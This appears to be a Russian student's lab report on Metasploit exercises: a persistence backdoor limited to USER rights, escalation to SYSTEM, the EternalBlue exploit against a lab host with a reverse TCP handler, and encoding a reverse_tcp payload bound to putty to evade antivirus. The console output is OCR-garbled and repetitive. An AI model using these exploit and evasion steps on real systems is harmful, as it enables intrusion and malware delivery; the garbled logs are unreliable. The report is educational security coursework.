Задание выполнил студент группы 2345 Романенко К.Д.

1. Изучить задание 4. Почему в нем не получилось создать сценарий автозапуска бэкдора с правами SYSTEM?

```
rovided by
        Merlyn drforbin Cousins <drforbin6@gmail.com>
      ompatible session types:
        Meterpreter
                                                                        файл бэкдора надо создать заранее
                                                                       можно использовать ранее созданны
      Basic options:
        Name Current Setting Required Description
        REXENAME default.exe yes The name to call exe on remote system

REXEPATH

SESSION

Путь

The remote executable to make the re
                                                                                     yes The remote executable to upload and execute.
yes The session to run this module on.
        SESSION
                                                                                                                                                      Startup type for the persistent payloa (Accepted: USER, SYSTEM, SERVICE)
        STARTUP USER
                                                                                 уровень привилегий
      escription:
Бэкдор запущен под правами пользователя USER. USER создать сценарий только в
рамках своих прав. Системные права ему не доступны
```

2. Какие возможности дает злоумышленнику повышение привилегий в Windows до уровня NT AUTHORITY\SYSTEM? Ответ обосновать практическими примерами с использованием MSF.

3. Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО. Если система уязвима, при помощи MSF продемонстрируйте возможные векторы атак с использованием данной уязвимости.

```
Продемонстрировать возможные векторы не представляется возможным

— они ограничены только фантазией, ведь получен доступ к шеллу с

системными правами

st exploit(windows/smb/ms17_010_eternalblue) > exploit

1* Started reverse TCP handler on 192_168_56_11:4444

1* 192_168_56_12:445 - connecting to target for exploitation.
1* 192_168_56_12:445 - connecting stablished for exploitation.
1* 192_168_56_12:445 - Connecting stablished for exploitation.
1* 192_168_56_12:445 - Connecting stablished for exploitation.
1* 192_168_56_12:445 - Oscientablished for exploitation.
1* 192_168_56_12:445 - Oscientablished for 36_3 31_20_56_57_76_69_63_56_20_ter 7601_5ervice
1* 192_168_56_12:445 - Oscientablished for a for hindicated by DCE/RPC reply
1* 192_168_56_12:445 - Target arch selected valid for arch indicated by DCE/RPC reply
1* 192_168_56_12:445 - Target arch selected valid for arch indicated by DCE/RPC reply
1* 192_168_56_12:445 - Target arch selected valid for exploit packet
1* 192_168_56_12:445 - Sending all but last fragment of exploit packet
1* 192_168_56_12:445 - Sending still promaing stable to starting non-paged pool grooming
1* 192_168_56_12:445 - Sending final SMByz buffers.
1* 192_168_56_12:445 - Sending final SMByz buffers
1* 192_168_56_12:445 - Sending final SMByz buffers
1* 192_168_56_12:445 - Sending final Fragment of exploit packet
1* 192_168_56_12:445 - Sending final Fragment of exploit packet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1* 192_168_56_12:445 - Tripger long free of corruption backet
1*
```

4. Провести эксперимент с encoders для модификации полезной нагрузки, проверить на собственном антивирусе, насколько помогло их применение (материалы по данному вопросу будут дополнительно выложены).

```
Создадим пейлоад reverse_tcp со склейкой (putty) для windows.

Обфускация энкодером shikata_na_gay, один из самых


универсальных полиморфических «запутывателей»

File Edit View Search Terminal Help


root@hall:-#

root@hall:-#
```

Encoder "shikata_na_gai" обнаружен большинством антивирусов (по версии virustotal)



Encoder "xor_dynamyc" обнаружен меньшим количеством антивирусов



Антивирус на хостовой машине пришлось дизаблить. Подъедал все пейлоады независимо от энкодинга.